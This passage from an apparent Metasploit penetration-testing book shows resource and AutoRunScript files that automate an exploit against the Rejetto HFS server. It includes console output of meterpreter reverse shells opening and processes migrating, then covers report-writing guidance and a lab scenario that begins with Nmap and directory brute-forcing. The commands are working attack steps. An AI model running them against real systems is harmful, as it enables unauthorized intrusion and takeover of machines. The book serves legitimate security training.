msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
set LHOST 192.168.10.112          set LHOST fe80::a00:27ff:fe55:fdfa%eth0
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc multi_hand
[*] Saving last 6 commands to multi_hand ...
```

We can see in the preceding screenshot that we launched an exploit handler module by setting up its associated payload and options such as `LHOST` and `LPORT`. Issuing the `makerc` command will save all these commands in a systematic way into a file of our choice, which in this case is `multi_hand`. We can see that `makerc` successfully saved the last six commands into the `multi_hand` resource file.

Let us use the `resource` script as follows:

```
msf > resource multi_hand
[*] Processing multi_hand for ERB directives.
resource (multi_hand)> use exploit/multi/handler
resource (multi_hand)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (multi_hand)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (multi_hand)> set LPORT 4444
LPORT => 4444
resource (multi_hand)> exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
```

We can clearly see that just by issuing the `resource` command followed by our script, it replicated all the commands we saved automatically, which eliminated the task of setting up the options repeatedly.

Using AutoRunScript in Metasploit

Metasploit offers another great feature of using AutoRunScript. The AutoRunScript option can be populated by issuing the `show advanced` command. AutoRunScript automates post-exploitation, and executes once access to the target has been achieved. We can either set the AutoRunScript option manually by issuing `set AutoRunScript [script-name]`, or by using the `resource` script itself, which automates exploitation and post-exploitation together. AutoRunScript can also run more than one post-exploitation script by using the `multi_script` and `multi_console_command` modules as well. Let us take an example where we have two scripts, one for automating the exploitation and the second for automating the post-exploitation, as shown in the following screenshot:

```
GNU nano 2.2.6    File: multi_script

run post/windows/gather/checkvm
run post/windows/manage/migrate
```

This is a small post-exploitation script that automates the `checkvm` (a module to check whether the target is running on a virtual environment) and `migrate` (a module that helps in migrating from the exploited process to safer ones) modules. Let us have a look at the following exploitation script:

```
GNU nano 2.2.6          File: resource_complete

use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.112
set LPORT 2222
set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
exploit
```

The preceding `resource` script automates exploitation for the HFS file server by setting up all the required parameters. We also set the `AutoRunScript` option using the `multi_console_command` option, which allows the execution of multiple post-exploitation scripts. We define our post-exploitation script to `multi_console_command` using the `-rc` switch, as shown in the preceding screenshot.

Let us run the exploitation script and analyze its results in the following screen:

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
AutoRunScript => multi_console_command -rc /root/my_scripts/multi_script
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.112:2222
[*] Using URL: http://0.0.0.0:8080/SP6W08sSPH
[*] Local IP: http://192.168.10.112:8080/SP6W08sSPH
[*] Server started.
[*] Sending a malicious request to /
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] 192.168.10.109  rejecto_hfs_exec - 192.168.10.109:8081 - Payload request received: /SP6W08sSPH
[*] Meterpreter session 1 opened (192.168.10.112:2222 -> 192.168.10.109:49217) at 2016-07-11 00:42:05 +0530
[*] Tried to delete %TEMP%\pRizBaJheeoPB.vbs, unknown result
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Session ID 1 (192.168.10.112:2222 -> 192.168.10.109:49217) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Meterpreter session 2 opened (192.168.10.112:2222 -> 192.168.10.109:49222) at 2016-07-11 00:42:07 +0530
[*] Running Command List ...
[*]   Running command run post/windows/gather/checkvmm
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Session ID 2 (192.168.10.112:2222 -> 192.168.10.109:49222) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Running Command List ...
[*]   Running command run post/windows/manage/migrate
[*] This is a Sun VirtualBox Virtual Machine
[*]   Running command run post/windows/manage/migrate
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: notepad.exe (3316)
[*] Spawning notepad.exe process to migrate to
[*] This is a Sun VirtualBox Virtual Machine
[*]   Running command run post/windows/manage/migrate
[*] Migrating to 2964
[*] Server stopped.

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
```

We can clearly see in the preceding screenshot that soon after the exploit is completed, the checkvm and migrate modules are executed, which states that the target is a **Sun VirtualBox Virtual Machine**, and the process is migrated to **notepad.exe process**. The successful execution of our script can be seen in the following remaining section of the output:

```
meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3120
[+] Successfully migrated to process 2964
[+] Successfully migrated to process 3120
```

We successfully migrated to the **notepad.exe process**. However, if there are multiple instances of **notepad.exe**, the process migration may hop over other processes as well.

Using the multiscript module in the AutoRunScript option

We can also use a **multiscript** module instead of a **multi_console_command** module. Let us create a new post-exploitation script as follows:

```
GNU nano 2.2.6          File: multi_scr.rc
checkvm
migrate -n explorer.exe
get_env
event_manager -i
```

As we can clearly see in the preceding screenshot, we created a new post-exploitation script named **multi_scr.rc**. We need to make the following changes to our exploitation script to accommodate the change:

```
GNU nano 2.2.6          File: resource_complete
use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.105
set LPORT 2222
set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
exploit
```

We simply replaced `multi_console_command` with `multiscript` and updated the path of our post-exploitation script, as shown in the preceding screenshot. Let us see what happens when we run the `exploit` script:

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.105
LHOST => 192.168.10.105
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
AutoRunScript => multiscript -rc /root/my_scripts/multi_scr.rc
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.105:2222
[*] Using URL: http://0.0.0.0:8080/e1kYsP
[*] Local IP: http://192.168.10.105:8080/e1kYsP
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109    rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received
d: /e1kYsP
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 7 opened (192.168.10.105:2222 -> 192.168.10.109:49273) at 2016-07-11 13:16:01 +0530
[*] Tried to delete %TEMP%\ILMpSDXbuGy.vbs, unknown result
[*] Session ID 7 (192.168.10.105:2222 -> 192.168.10.109:49273) processing AutoRunScript 'multiscript -rc /root/my_scripts/multi_scr.rc'
[*] Running Multiscript script.....
[*] Running script List ...
[*]     running script checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*]     running script migrate -n explorer.exe
[*] Current server process: egmvsHerJGkWt.exe (2476)
[+] Migrating to 3568
```

We can clearly see that after access to the target is achieved, the `checkvm` module executes, which is followed by the `migrate`, `get_env`, and `event_manager` commands, as shown in the following screenshot:

```
meterpreter > [*] Successfully migrated to process
[*]     running script get_env
[*] Getting all System and User Variables

Enviroment Variable list
=====

Name          Value
-----
APPDATA       C:\Users\mm\AppData\Roaming
ComSpec        C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK NO
HOMEDRIVE     C:
HOME PATH    \Users\mm
LOCALAPPDATA  C:\Users\mm\AppData\Local
LOGONSERVER   \\WIN-SWIKKOTKSHX
NUMBER_OF_PROCESSORS 1
OS            Windows_NT
PATHEXT       .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE x86
PROCESSOR_IDENTIFIER x86 Family 6 Model 60 Stepping 3, GenuineIntel
PROCESSOR_LEVEL 6
PROCESSOR_REVISION 3c03
Path          C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
TEMP          C:\Users\mm\AppData\Local\Temp\1
TMP           C:\Users\mm\AppData\Local\Temp\1
USERDOMAIN    WIN-SWIKKOTKSHX
USERNAME      mm
USERPROFILE   C:\Users\mm
windir        C:\Windows

[*]     running script event_manager -i
[*] Retrieving Event Log Configuration

Event Logs on System
=====

Name          Retention Maximum Size Records
-----  -----  -----  -----
```

The event_manager module displays all the logs from the target system because we supplied -i switch, along with the command in our resource script. The results of the event_manager command are as follows:

[*]	running script event_manager -i		
[*]	Retrieving Event Log Configuration		
Event Logs on System			
<hr/>			
Name	Retention	Maximum Size	Records
-----	-----	-----	-----
Application	Disabled	20971520K	130
HardwareEvents	Disabled	20971520K	0
Internet Explorer	Disabled	K	0
Key Management Service	Disabled	20971520K	0
Security	Disabled	K	Access Denied
System	Disabled	20971520K	1212
Windows PowerShell	Disabled	15728640K	200

Global variables in Metasploit

Working on a particular range or a specific host, we can always use the setg command to specify the LHOST and RHOST options. Setting the options with the setg command will set the RHOST or LHOST options globally for every module loaded. Hence, the setg command eliminates the use of setting up these specific options repeatedly. We can also make use of the setg command over other options, such as LPORT, RPORT, and payload. However, different services run on different ports, and we may need to alter the payloads as well. Hence, setting up options that do not change from a module to another module is a better approach. Let us have a look at the following example:

```
msf > setg RHOST 192.168.10.112
RHOST => 192.168.10.112
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > get RHOST
RHOST => 192.168.10.112
msf exploit(ms08_067_netapi) > use exploit/windows/ftp/freefloatftp_user
msf exploit(freefloatftp_user) > get RHOST
RHOST => 192.168.10.112
msf exploit(freefloatftp_user) > back
msf > getg RHOST
RHOST => 192.168.10.112
```

We assigned `RHOST` with the `setg` command in the preceding screenshot. We can see that no matter how many times we change the module, the value of `RHOST` remains constant for all modules, and we do not need to enter it manually in every module. The `get` command fetches the value of a variable from the current context, while the `getg` command fetches the value of a global variable, as shown in the preceding screenshot.

Wrapping up and generating manual reports

Let us now discuss how to create a penetration test report and see what is to be included, where it should be included, what should be added or removed, how to format the report, the usage of graphs, and so on. Many people, such as managers, administrators, and top executives, will read the report of a penetration test. Therefore, it's necessary for the findings to be well organized so that the correct message is conveyed to those involved and is understood by the target audience.

The format of the report

A good penetration testing report can be broken down into the following elements:

- Page design
- Document control
- Cover page
- Document properties
- List of the report's contents
- Table of contents
- List of illustrations
- Executive/high-level summary
- Scope of the penetration test
- Severity information
- Objectives
- Assumptions
- Summary of vulnerabilities
- Vulnerability distribution chart
- Summary of recommendations
- Methodology/technical report
- Test details

- List of vulnerabilities
- Likelihood
- Recommendations
- References
- Glossary
- Appendix

Here is a brief description of some of the relevant sections:

- **Page design:** This refers to the choice of fonts, headers and footers, colors, and other design elements that are to be used in the report.
- **Document control:** General properties about the report are covered here.
- **Cover page:** This consists of the name of the report, as well as the version, time and date, target organization, serial number, and so on.
- **Document properties:** This section contains the title of the report, the name of the tester, and the name of the person who reviewed this report.
- **List of the report's contents:** This section includes the contents of the report. Their location in the report is shown using clearly defined page numbers.
- **Table of contents:** This section includes a list of all the contents, organized from the start to the end of the report.
- **List of illustrations:** All the figures used in the report are to be listed with the appropriate page numbers in this section.

The executive summary

The executive summary contains the complete summarization of the report in a standard and nontechnical text that focuses on providing knowledge to the senior employees of the company. It contains the following information:

- **The scope of the penetration test:** This section includes the type of tests performed and the systems that were tested. All the IP ranges that were tested are also listed in this section. Moreover, this section also contains severity information about the test.
- **Objectives:** This section will define how the test will be able to help the target organization, what the benefits of the test will be, and so on.

- **Assumptions made:** If the scope of the test calls for an internal assessment, the assumption would be that the attacker has already gained internal access via out-of-scope methods, such as phishing or SE. Therefore, any such assumptions made should be listed in this section.
- **Summary of vulnerabilities:** This section provides information in a tabular form and describes the number of found vulnerabilities according to their risk level-- high, medium, or low. The vulnerabilities are ordered from those that would have the largest impact on the assets to those that would have the smallest impact. Additionally, this phase contains a vulnerability distribution chart for multiple issues with multiple systems. An example of this can be seen in the following table:

Impact	Number of vulnerabilities
High	19
Medium	15
Low	10

- **Summary of recommendations:** The recommendations to be made in this section are only for the vulnerabilities with the highest impact factor, and they are to be listed accordingly.

Methodology/network admin-level report

This part of the report includes the steps to be performed during the penetration test, in-depth details about the vulnerabilities, and recommendations. The following information is the section of interest for the administrators:

- **Test details:** This part of the report includes information related to the summarization of the test in the form of graphs, charts, and tables for vulnerabilities, risk factors, and the systems infected with these vulnerabilities.
- **List of vulnerabilities:** This section of the report includes the details, location, and the primary cause of the vulnerabilities.
- **Likelihood:** This section explains the probability of these vulnerabilities being targeted by attackers. To get the values for this likelihood, we analyze the ease of access in triggering a particular vulnerability and find out the easiest and the most difficult test against the vulnerabilities that can be targeted.

- **Recommendations:** Recommendations for patching the vulnerabilities are to be listed in this section. If a penetration test does not recommend patches, it is considered only half-finished.

Additional sections

The following sections are optional ones, and may differ from report to report:

- **References:** All the references taken while the report is made are to be listed here. References such as a book, website, article, and so on are to be defined clearly, with the author, publication name, year of publication or date of the published article, and so on.
- **Glossary:** All the technical terms used in the report are to be listed here along with their meaning.
- **Appendix:** This section is an excellent place to add miscellaneous scripts, codes, and images.

Summary and preparation for real-world scenarios

This chapter allowed us to work on speeding up the process of a penetration test by automating exploitation and post-exploitation using multiple types of resource scripts. We also saw the usage and benefits of `pushm`, `popm`, and variable globalization. By the end, we saw how we could design professional reports and how the various sections of the report are to be rendered.

Before we begin [Chapter 7, Exploiting Real-World Challenges with Metasploit](#), it is advised that you run through all the examples covered in the book so far and learn each and every method covered in detail. However, no book will help you hone your skills unless you practice each and every thing while enhancing your research capabilities.

We will make use of each and every technique learned in the previous chapters to solve the challenges in the next one, while learning some new technologies. You can practice the following exercises before reading through [Chapter 7, Exploiting Real-World Challenges with Metasploit](#):

- Create post-exploitation scripts for meterpreter handlers for both Linux and Windows operating systems
- Imagine that you are a part of a law enforcement organization, and pen down the most notable exploitation and post-exploitation modules
- Imagine that you are a professional penetration tester and repeat the preceding exercise
- Try running meterpreter through a proxy and analyze the changes observed in different modules
- Try combining the power of open source vulnerability scanners--such as OpenVAS--with Metasploit, while saving time for testing
- Try escalating privileges on Windows 2003, Windows 2008, and Windows 2012 servers and pen down the module differences

[Chapter 7, Exploiting Real-World Challenges with Metasploit](#), is complex and contains a variety of methods and exploitation scenarios. Be prepared before you proceed. All the best!

30

Exploiting Real-World Challenges with Metasploit

Welcome! This chapter is the final and most complicated chapter of the book. I recommend you read through all the previous chapters and exercises before proceeding with this chapter. However, if you have completed all the tasks and done some research by yourself, let's move on to facing real-world challenges and solving them with Metasploit. In this chapter, we will cover two scenarios based on real-world problems with regard to being a penetration tester and a state-sponsored hacker. Both challenges pose a different set of requirements; for example, evasion would typically be more relevant to a law enforcement cyber player than a corporate penetration tester and the case is the same for achieving persistence on systems. The agenda of this chapter is to familiarize you with the following:

- Pivoting to internal networks
- Using web application bugs for gaining access
- Cracking password hashes
- Using the target system as a proxy
- Evading antivirus

And much more. We will be developing strategies to perform flawless attacks on the target and looking for every opportunity that can end up popping a shell to the target system. Therefore, let us get started.

Scenario 1: Mirror environment


Consider yourself a penetration tester who is tasked to carry out a black box penetration test against a single IP in an on-site project. Your job is to make sure that no vulnerabilities are present in the server and on the application running on it.

Understanding the environment

Since we know we are going to perform on an on-site environment, we can summarize the test as shown in the following table:

Number of IPs under scope	1
Test policy	Web applications and server
IP address	192.168.10.110
Summary of tests to be performed	Port Scanning Test for Web application vulnerabilities Test for server vulnerabilities Compromising any other network connected to the target host
Objectives	Gain user level access to the server Escalate privileges to the highest possible level Gain access to the credentials for web and server applications
Test type	Black box test

Additionally, let us also keep a diagrammatic view of the entire test to make things easier for us to remember and understand:



We can see in the preceding diagram that, as of now, we have little detail, only the IP address of the target. Let us quickly fire Metasploit and create a new workspace and switch to it:


```
msf > workspace -a Example_Org
[*] Added workspace: Example_Org
msf > workspace Example_Org
[*] Workspace: Example_Org
msf > █
```

Fingerprinting the target with DB_NMAP

As we discussed in the previous chapters, creating a new workspace and using it will ensure that the current results won't merge with scan results already present in the database; hence, it is recommended to create a new workspace for all new projects. Let us quickly perform an Nmap scan over the target on some most general ports, as shown in the following screenshot:

```
msf > db_nmap -sV 192.168.10.110 -p 21,22,23,80,135,139,443,445 --open
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-20 23:29 IST
[*] Nmap: Nmap scan report for 192.168.10.110
[*] Nmap: Host is up (0.32s latency).
[*] Nmap: Not shown: 3 closed ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
[*] Nmap: 443/tcp   open  ssl/http        Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

Welcome to the places where the sun doesn't shine. You have no vulnerable services running on the target. However, the only good information we got is that the target is running a Windows operating system, which may be Windows Server 2008 or Windows Server 2012. So what do we do now? Let us try manually connecting to the server on port **80** and looking for web-application-specific vulnerabilities:



Connecting on port **80**, we can see that the default page for XAMPP shows up, which says the version of XAMPP is **5.5.30**, which is the latest one. Another disappointment: since the version is vulnerability-free, we can't attack it. However, there might still be a chance if we figure out what applications are hosted on this XAMPP server. To do that, let us quickly use the auxiliary/scanner/http/brute_dirs module and try brute-forcing the directory structure to figure out what applications are running underneath XAMPP:

```
msf > use auxiliary/scanner/http/brute_dirs
msf auxiliary(brute_dirs) > show options

Module options (auxiliary/scanner/http/brute_dirs):

Name      Current Setting  Required  Description
----      -----          -----      -----
FORMAT    a,aa,aaa        yes       The expected directory format (a alpha, d
digit, A upperalpha)
PATH      /               yes       The path to identify directories
Proxies
pe:host:port][...]
RHOSTS   192.168.10.110  yes       The target address range or CIDR identifie
r
RPORT     80              yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
THREADS   20              yes       The number of concurrent threads
VHOST

msf auxiliary(brute_dirs) > set FORMAT a,aa,aaa,aaaa
FORMAT => a,aa,aaa,aaaa
msf auxiliary(brute_dirs) > run
```

We have already set RHOSTS to 192.168.10.110 and THREADS to 20 using the setg command. Let's set FORMAT to a, aa, aaa, aaa. Setting the format to a, aa, aaa, aaa will mean that the auxiliary module will start trying from a single-character alphanumeric then a two-character, a three-letter, and finally a four-letter alphanumeric sequence to brute-force the directories. To make things simpler, suppose the target has a directory named vm; if we remove the aa from the FORMAT, it won't be checked. Let's quickly run the module to see whether we get something interesting:

```
msf auxiliary(brute_dirs) > run

[*] Using code '404' as not found.
[*] Found http://192.168.10.110:80/aux/ 403
[*] Found http://192.168.10.110:80/con/ 403
[*] Found http://192.168.10.110:80/img/ 200
```

We found only one directory, that is the `/img/` directory, and it doesn't look promising. Additionally, even with a large number of threads, this search will be breathtaking and non-exhaustive. Let us use a simpler module to figure out the directory structure, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

Name      Current Setting
Required  Description
----      -----
-----      -----
DICTIONARY /opt/metasploit-framework/embedded/framework/data/wmap/wmap_dirs.t
xt        no      Path of word dictionary to use
PATH       /       The path to identify files
Proxies    yes     The proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes     The target address range or CIDR identifier
RPORT      80     The target port (TCP)
SSL        yes     Negotiate SSL/TLS for outgoing connections
THREADS   no      The number of concurrent threads
VHOST      1       HTTP server virtual host

msf auxiliary(dir_scanner) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(dir_scanner) > set THREADS 10
THREADS => 10
msf auxiliary(dir_scanner) > run
```

We are now using the `auxiliary/scanner/http/dir_scanner` module, which works on dictionary-based brute-forcing rather than the pure brute-force like with the `brute_dirs` module. A good approach is to have this module used first and, based on the detailing it provides, we can use the `brute_dirs` module if needed. Anyways, let's run the module and analyze the output, as follows:


```
msf auxiliary(dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.10.110
[*] Found http://192.168.10.110:80/.../ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/blog/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/cgi-bin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/error/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/examples/ 503 (192.168.10.110)
[*] Found http://192.168.10.110:80/icons/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/img/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpMyAdmin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpmyadmin/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/security/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/webalizer/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/php-utility-belt/ 200 (192.168.10.110)
[*] Auxiliary module execution completed
```

We can see we have some directories listed here. However, the directories with a response code of **200** are the ones which are accessible.




The response code **200** is **OK**, **404** denotes a not found resource, and **403** means a forbidden status that indicates that we are not allowed to view the resource but it does exist. Hence, it's good keeping a note of **403** errors.

We can see we have a directory named blog. Let us browse to it in the web browser and see what application it's running:



Browsing to the `/blog/` URL, we can see we have a WordPress website running on the target system. We can always check the `readme.html` file from WordPress to check for the version number, and most admins usually forget to delete this file, making it easier for the attackers to target a WordPress website by fingerprinting the version number:



